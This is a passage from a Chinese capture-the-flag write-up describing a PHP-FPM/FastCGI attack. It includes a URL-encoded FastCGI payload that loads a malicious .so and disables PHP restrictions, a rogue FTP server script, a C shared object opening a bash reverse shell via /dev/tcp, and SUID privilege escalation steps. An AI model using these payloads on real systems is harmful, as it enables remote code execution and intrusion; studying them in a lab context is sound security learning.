运行此文件,此文件输出的payload即我们攻击的关键
payload:
1
?file=ftp://ip:9999/&data=%01%01%00%01%00%08%00%00%00%01%00%00%00%00%00%00%01%04%00%01%02H%00%00%11%0BGATEWAY_INTERFACEFastCGI%2F1.0%0E%04REQUEST_METHODPOST%0F%19SCRIPT_FILENAME%2Fvar%2Fwww%2Fhtml%2Fadd_api.php%0B%0CSCRIPT_NAME%2Fadd_api.php%0C%0EQUERY_STRINGcommand%3Dwhoami%0B%1BREQUEST_URI%2Fadd_api.php%3Fcommand%3Dwhoami%0C%0CDOCUMENT_URI%2Fadd_api.php%09%80%00%00%BBPHP_VALUEunserialize_callback_func+%3D+system%0Aextension_dir+%3D+%2Fvar%2Fwww%2Fhtml%0Aextension+%3D+evilso.so%0Adisable_classes+%3D+%0Adisable_functions+%3D+%0Aallow_url_include+%3D+On%0Aopen_basedir+%3D+%2F%0Aauto_prepend_file+%3D+%0F%0ESERVER_SOFTWAREctfking%2FTajang%0B%09REMOTE_ADDR127.0.0.1%0B%04REMOTE_PORT9001%0B%09SERVER_ADDR127.0.0.1%0B%02SERVER_PORT80%0B%09SERVER_NAMElocalhost%0F%08SERVER_PROTOCOLHTTP%2F1.1%0E%02CONTENT_LENGTH49%01%04%00%01%00%00%00%00%01%05%00%01%001%00%00%3C%3Fphp+system%28%24_REQUEST%5B%27command%27%5D%29%3B+phpinfo%28%29%3B+%3F%3E%01%05%00%01%00%00%00%00
7、运行恶意FTP服务
在公网VPS上运行以下代码,注意云服务器需要打开防火墙里的端口,并且在有服务使用端口时才会开放端口,其他时候默认关闭
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind(('0.0.0.0', 9999))
s.listen(1)
conn, addr = s.accept()
conn.send(b'220 welcome\n')
#Service ready for new user.
#Client send anonymous username
#USER anonymous
conn.send(b'331 Please specify the password.\n')
#User name okay, need password.
#Client send anonymous password.
#PASS anonymous
conn.send(b'230 Login successful.\n')
#User logged in, proceed. Logged out if appropriate.
#TYPE I
conn.send(b'200 Switching to Binary mode.\n')
#Size /
conn.send(b'550 Could not get the file size.\n')
#EPSV (1)
conn.send(b'150 ok\n')
#PASV
conn.send(b'227 Entering Extended Passive Mode (127,0,0,1,0,9001)\n') #STOR / (2) 注意打到9001端口的服务
conn.send(b'150 Permission denied.\n')
#QUIT
conn.send(b'221 Goodbye.\n')
conn.close()
这个恶意ftp服务就是使用9999端口
8、给我打

蓝色是我VPS IP打码了,我们看到输出的最后返回了int(681),这就是dump出的数据包大小,这个时候就已经打通了,还记得编写so拓展时,把ls /输出到look文件吗?访问look文件,下载后,打开里面也会有根目录的文件,但是你再编写一个语句为cat /flag的so,还是没有flag的,因为权限不够
9、提权
既然可以执行恶意so文件,那我们写一个反弹shell的so就好
1
2
3
4
5
6
7
8
#define _GNU_SOURCE
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

__attribute__ ((__constructor__)) void preload (void){
    system("bash -c 'bash -i >& /dev/tcp/ip/port 0>&1'");
}
跟之前一样的编译,把老的so覆盖吧,这样也不用改payload,vps运行恶意ftp程序,再开一个终端开启监听,再执行一遍刚才的payload
成功反弹shell,因为没有权限的原因,所以我们仍然无法读取flag,这里我们需要提权,最常见的就是suid提权,使用find / -perm -u=s -type f 2>/dev/null查看具有suid权限的文件,这个要等一会才能出来。

php就有权限,那么可以直接php -a进入交互模式,直接读取flag文件,注意不要直接读取flag,还是要绕过openbase_dir的,你可以上传一个php文件,直接运行,也可以在交互模式下绕过并读取,建议使用文件,方便点,我这里使用的交互模式

出了,红线上面是输错了,XShell删除都不行,好像是编码原因。
这题质量是真高,复现也学了很多东西,现在把陇原那个看看,把FastCGI 协议和PHP-FPM 攻击方法再搞搞,Pwn也要看了,然后刷题。最近还有安洵杯,暗泉杯,西湖论剑太难了没进线下,这俩不知道后面打得怎么样,加入了一个CTF队伍,船山院士!!!第一次加入正规CTF队伍,希望多学点技术,不拖累队友。